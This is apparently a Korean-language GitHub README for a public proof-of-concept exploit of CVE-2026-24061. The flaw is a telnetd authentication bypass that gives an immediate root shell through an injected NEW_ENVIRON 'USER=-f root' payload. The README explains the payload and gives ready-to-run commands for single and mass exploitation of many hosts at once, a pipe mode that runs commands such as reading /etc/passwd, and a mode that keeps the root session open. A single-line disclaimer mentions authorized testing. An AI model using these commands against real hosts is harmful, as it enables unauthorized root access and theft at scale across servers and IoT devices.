 tc4dy/cve-2026-24061-poc-exploit
GNU inetutils-telnetd (CVE-2026-24061) 원격 인증 우회 익스플로잇으로, CRLF 인젝션을 사용하여 즉시 루트 셸을 획득합니다. 단일/대량 익스플로잇, 멀티스레딩, 사용자 정의 포트, 파이프 모드 및 세션 유지를 지원합니다.




GNU inetutils-telnetd 에디션 - CRLF 인젝션을 통한 인증 우회 및 즉시 루트 셸 획득
이 익스플로잇은 GNU inetutils-telnetd의 치명적인 원격 인증 우회 취약점인 CVE-2026-24061을 악용합니다. USER='-f root'가 포함된 조작된 NEW_ENVIRON 페이로드를 주입하여 인증을 우회하고 자격 증명 없이 즉시 루트 셸을 획득합니다.
참고:
basic_exploit.sh스크립트는exploit.sh의 단순화되고 더 빠른 버전이지만, 전체 기능을 위해서는exploit.sh를 권장합니다.
| 카테고리 | 기능 |
|---|---|
| 익스플로잇 | [+] CRLF 인젝션을 통한 인증 우회 [+] 즉시 루트 셸 획득 [+] 사용자 지정 사용자 주입 (-f admin, -f user) |
| 스캐닝 | [+] 단일 대상 익스플로잇 [+] 파일로부터 대량 익스플로잇 [+] 멀티 스레딩 (스레드 수 구성 가능) [+] 사용자 지정 포트 지원 |
| 고급 | [+] 파이프 모드 (stdin을 통한 명령 실행) [+] 세션 유지 [+] 재시도 메커니즘 [+] 타임아웃 제어 |
| 사용성 | [+] 컬러 출력 (colorama) [+] 이중 언어 (Python 및 Bash) [+] 상세/디버그 모드 |
| 제품 | 버전 |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| 영향을 받는 Linux 배포판 | Debian, CentOS, Ubuntu 및 그 파생 배포판 (Zorin OS, Linux Mint, Pop!_OS, Elementary OS) |
| 임베디드 기기 | NAS, IoT, 라우터 |
[!] 면책 조항: 이 도구는 승인된 보안 테스트 및 교육 목적으로만 사용해야 합니다. 무단 접근은 불법입니다.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| 짧은 옵션 | 긴 옵션 | 설명 | 기본값 |
|---|---|---|---|
-u | --url | 대상 IP 주소 | 필수 |
-p | --port | 대상 포트 | 23 |
-l | --list | 대상 목록이 포함된 파일 | 없음 |
-m | --max-threads | 대량 익스플로잇을 위한 최대 스레드 수 | 10 |
-usr | --username | 주입할 사용자 이름 | root |
-t | --timeout | 소켓 타임아웃(초) | 10 |
-r | --retries | 재시도 횟수 | 3 |
-v | --verbose | 디버그 출력 활성화 | False |
--keep-alive | 익스플로잇 후 세션 유지 | False |
제가 만든 다른 익스플로잇 저장소도 확인해 보세요:
